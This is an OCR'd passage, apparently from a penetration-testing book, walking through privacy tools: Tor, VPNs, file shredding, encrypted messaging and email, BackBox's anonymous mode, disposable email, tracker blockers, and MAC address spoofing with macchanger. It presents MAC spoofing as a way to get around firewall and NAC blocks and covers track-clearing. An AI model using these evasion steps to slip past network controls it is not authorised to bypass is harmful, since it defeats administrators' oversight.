
Search Engine:

Consider switching your search engine to **DuckDuckGo**
https://duckduckgo.com/
DuckDuckGo does not store your personal info, they don't follow you with ads, and they do not track you, ever.

TOR: https://www.torproject.org/download/download.html.en
Tor is a private browser based on Firefox. The program is designed to protect your identity and communications by bouncing your communications through a distributed network of relays by volunteers around the world. Tor will route your traffic through at least 3 relays before reaching its destination. Tor remains popular with privacy advocates, reporters, whistleblowers, and people who are censored. Unfortunately Tor also has a bad reputation since criminals also use the program to hide their actives and to access parts of the darknet.



Once you have Tor installed to your computer click ***Start Tor Browser***



Before you connect to the Tor network, you need to provide information about this computer's Internet connection.


Which of the following best describes your situation?

I would like to make a direct connection to the Tor network.
This will work in most situations.

This computer's Internet connection is censored or proxied.
I need to configure bridge or local proxy settings before I connect to the Tor network.

For assistance, visit torproject.org/about/contact.html#support

For most us users you can simply click ***Connect***



The green onion menu now has a security slider which lets you adjust your security level. Check it out!

Welcome to Tor Browser

You are now free to browse the Internet anonymously.

Test Tor Network Settings

Search securely with DuckDuckGo.

What Next?

Tor is NOT all you need to browse anonymously! You may need to change some of your browsing habits to ensure your identity stays safe.

- Tips On Staying Anonymous »
- Tor Browser User Manual »

You Can Help!

There are many ways you can help make the Tor Network faster and stronger:

- Run a Tor Relay Node »
- Volunteer Your Services »
- Make a Donation »

The Tor Project is a US 501(c)(3) non-profit dedicated to the research, development, and education of online anonymity and privacy. Learn more about The Tor Project »

You are now connected through ***Tor***, it is advised not to full screen the browser (you will receive a warning) as this can be used to track you. Also expect your browsing speed to be significantly slower since you are bouncing your traffic through multiple relays.

VPN:

VPNs (or Virtual Private Networks) provide a extra layer of security by sending and reviving data over a private network. VPNs also can allow people to bypass such things as bypassing firewalls, content filters, censorship, people sniffing network traffic, and geo-location restrictions.


A number of VPNs exist for both computers and mobile devices and are paid or free. Opera browser has a built in VPN (they also have a mobile VPN for free), TunnelBear has a Freemium model, some network routers have built in VPNs that you can configure, and NordVPN charges $11.95 per month for their service to name a few.

VPN Considerations:

- Using a VPN will typically slow down your traffic, so don't expect to have the same online speed
- Not all VPNs are free, check to see how much data you are allocated
- Not all VPNs are secure, a recent article was released detailing several popular Android VPNs saved the user data in clear text.
- Take the time to research different VPNs to find one that will work best for you
- If data privacy from the government is a concern, see where the VPN is being routed to. Make sure you know what the laws are for your country and theirs. Having a VPN route your traffic is the USA, when you are worrying about the US government snooping would do little good.
- How reputable is the VPN company, do they store your data?

File Shredder: http://www.fileshredder.org/

Having a good file shredder program on hand is good for your overall privacy and protection. As most savvy computer users or techs will be able to tell you simply deleting a file doesn't mean it's really gone. There are a number of free and commercial forensics programs that can recover data that has been deleted or even from hard drives that have been formatted! Below we will take a look at one type of file shredder for Windows.


neer.()
New Tex
Docume
Open
Edit
7-Zip
CRC SHA
Edit with Notepad++
Open with...
Share with
Scan with Sophos Home
File Shredder
Scan with Malwarebytes Anti-Malware
Restore previous versions
Send to
Cut
Copy
Create shortcut
Delete
Rename
Properties
Secure delete files
Remember to be deleted later
Call File Shredder
forkbomb

The file shredder is a pretty simple and critical program. By deleting an object several times helps prevent recovery. To run simply download the program and run it once. Once you have ran ***File Shredder*** once you can simply ***right click*** the file you want to shred, select ***File Shredder***, and then ***Secure delete files***.

Encrypted IM:


Instant messaging is a convenient and quick way of communicating with people, but like any other form of communication is susceptible to being interception. We will look at a couple applications that can be used to encrypt our communications.

- **Telegram:** https://web.telegram.org/#/login
  - ***Telegram*** is a free IM client that run on web, iOS, and Android. It used a combination of 256-bit symmetric AES encryption, 2048-bit RSA encryption, and Diffie-Hellman secure key exchange to protect your communications.
- **WhatsApp:** https://www.whatsapp.com/faq/en/general/28030015
  - ***WhatsApp*** is another free IM that runs on Android, iPhone, and Windows Phone. ***WhatsApp*** also has end- to-end encryption and requires the recipient of your message to have a special key in order to unlock it.
- **Cryptocat:** https://crypto.cat/
  - ***Cryptocat*** is an open source messenger for Windows, Linux, and Mac. Every message that is sent from ***Cryptocat*** is encrypted by default. As per the website, ***Cryptocat*** uses a Double Ratchet-based encryption protocol that combines a forward-secure ratchet with a zero round-trip authentication key exchange.


Encrypted email:

Email is another form of communication, that as hackers and penetration testers we know how valuable it can be. In addition to 2 factor authentication and strong passwords, encryption can play a vital role in securing our communications.


- ***Mailvelope*** is one such program that can help secure your Gmail https://www.mailvelope.com/en (for Chrome and Firefox).




Once the program is installed click on the lock and key icon.



This will open the menu, click on ***Options***



Key Management should already be highlighted, if not click on it.



Generate Key

Name

Full name of the key owner

E-mail


Enter Password

Password is empty

Re-enter Password

☑ Upload public key to Mailvelope Key Server (can be deleted at any time). Learn more

Next click on ***Generate Key*** and fill in the required fields to generate your key and finally click ***Submit*** when you are
done.



Please enter your key password to decrypt this message.


Please enter your password

☑ Remember password temporarily


You will then receive a email asking to verify your ***key password***, enter it in at this point.

BlackBox Linux Private Mode:

Built into **BlackBox Linux** is a ***Private mode*,** this mode as the name implies attempts to keep your online presence private by routing your traffic through Tor, changing your host name, changing your MAC address, clearing your tracks afterwards, and even offering you a ***ram wiping*** option.




To start simply click ***Anonymous*** then ***anonymous start*****.**




```
[sudo] password for user:
```

You will then be prompted to enter your password, type it in and hit the ***enter*** key.



```
    leaks. Your coumputer behaviour is the key to guarantee you a strong
    privacy protection and a good anonimate.

[i] Please edit /etc/default/backbox-anonymous with your custom values.

[i] Starting anonymous mode

 * Service network-manager stop/waiting
 * Killed processes to prevent leaks

Do you want to change the MAC address? [Y/n] > y
Select network interfaces [vmnet1 vmnet8 wlan0] > wlan0

 * New MAC: 00:1d:9f:e0:f0:f6 (MATT R.P.Traczynscy Sp.J.)

Do you want to change the local hostname? [Y/n] > y
Type it or press Enter for a random one >

 * DHCP address released
 * Service hostname stop/waiting
 * X authority file updated
 * Hostname changed to freebees

Do you want to transparently routing traffic through Tor? [Y/n] > y
```


On the next screen enter ***y*** to allow ***BlackBox*** to change you ***MAC***, enter your ***network interface*** (you can use the ifconfig if you are unsure. wlan is the wireless network), enter ***y*** to allow the system to change your ***hostname*** (you can press Enter to get a random one), then finally enter ***y*** to allow your traffic to be routed through ***Tor***. After a few moments you will be informed that you are browsing anonymously. To stop simply click ***Anonymous Stop*** from the menu.



```
[i] Enable ram wiping at shutdown...
[sudo] password for user:
[i] Done!

user@freebees:~$
```

When you are done using your computer you can wipe the memory by going to ***Anonymous*** then clicking ***Ram wiping on***. You will be prompted to enter your password.

Guerilla Mail: https://www.guerrillamail.com/
There are times when we need to fill out a form, say to get a license key, but we know that we are going to then be bombarded by spam later. **Guerrilla Mail** creates a temporary email address that you can use to send a receive emails for a short time. It's free, effective, and easy to use.



Guerrilla Mail - Disposable Temporary E-Mail Address

Avoid spam and stay safe - use a disposable email address! Click the "WTF" button below for help. So far we've processed **4,934,441,428 emails** (+942). Keeping your real inbox safe and clean (97246 emails going in / hour)

fbojreip @ sharklasers.com

6vcw9z+dkb03977938hw@sharklasers.com

☑ Scramble Address

Next update in: 9 sec.

□ no-reply@guerrillamail Welcome to Guerrilla Mail Dear Random User, Thank you for using Guerrilla Mail . you 22:39:38

See where your browser is taking you:
Browsing the internet, no matter how careful we try to be by clearing cookies, history, using https, etc. can still lead to various tracking that can normally be difficult to see. Below are a couple browser plugins that can help keep you safer online.

Ghostery: https://www.ghostery.com/
Ghostery is a browser plugin for **Firefox**, **Chrome**, **Opera**, **IE**, and other browsers that will detect and block tracking technologies. ***Ghostery*** also states that if can speed up your browsing by blocking these trackers.

Lightbeam: https://addons.mozilla.org/en-US/firefox/addon/lightbeam/
Lightbeam is an interesting plugin for **Firefox**, by the **Mozilla** team. ***Lightbeam*** will show you a visual representation of third party sites that you interact with on the web.

Internet Noise: https://slifty.github.io/internet_noise/index.html
At the time of this writing the United States Congress has allowed ISP companies to collect and sell your browsing history, which creates a serious concern for privacy and security. That's where ***Internet Noise comes into play.*** With ***Internet Noise*** you simply click the ***Make some noise button*** and your browser will begin to do random searches in a new page. The program will do this in an attempt to throw enough ***chaff*** to throw off your real


browsing with several random one. When combined with the above suggestions, will go a long way to help secure your browsing. When you are done simply click, ***STOP THE NOISE!*** No install is needed.

Hiding your MAC address with macchanger:

A ***MAC address*** (or ***media access control address***) is a unique identifier assigned to the network interfaces for communications at the ***data link layer*** of a network. In other words this is a way for computer networks and administrators to identify what devices are on their network. Often times ***firewalls***, ***NACs*** (***Network Access Control***), etc can block devices by IP or by their ***MAC address***. Changing your MAC address can help hide your identity or get around some network blocks.


Macchanger on Kali Linux:

There are a number of tools that you can use, but for this one we are going to use ***macchanger***, since it's preloaded on ***Kali Linux***.




```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet [redacted]  netmask 255.255.255.0  broadcast [redacted]
        inet6 fe80::1400:2ba0:183b:8b9c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:4d:97:e0  txqueuelen 1000  (Ethernet)
        RX packets 90  bytes 82091 (80.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 69  bytes 6574 (6.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 16  bytes 876 (876.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16  bytes 876 (876.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~#
```

So on our ***Kali*** machine, if we do a ***ifconfig*** command we can see our current network settings and network ***MAC*** address.




```
root@kali:~# ifconfig eth0 down
root@kali:~# macchanger -r eth0
```

Next we need to down out network connection by typing in: ***ifconfig eth0 down*** (Your adapter name may be different so take note) Followed by the ***macchanger*** command: ***macchanger -r eth0*** (The -r denotes a random ***MAC***)




```
root@kali:~# ifconfig eth0 down
root@kali:~# macchanger -r eth0
Current MAC:   08:00:27:4d:97:e0 (CADMUS COMPUTER SYSTEMS)
Permanent MAC: 08:00:27:4d:97:e0 (CADMUS COMPUTER SYSTEMS)
New MAC:       96:ea:3a:a3:d6:f6 (unknown)
root@kali:~#
```

As we can see the old ***MAC*** and the new ***MAC*** are listed.



```
root@kali:~# ifconfig eth0 up
root@kali:~#
```

Type: ***ifconfig eth0 up*** (To bring our network connection back up)



```
root@kali:~# ifconfig eth0 up
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet6 fe80::1400:2ba0:183b:8b9c  prefixlen 64  scopeid 0x20<link>
        ether 96:ea:3a:a3:d6:f6  txqueuelen 1000  (Ethernet)
        RX packets 516  bytes 678739 (662.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 183  bytes 14297 (13.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Finally, if we run ***ifconfig*** again we can verify that our ***MAC*** address really has changed.

Maintaining access:

Part of maintaining access comes in a couple ways.

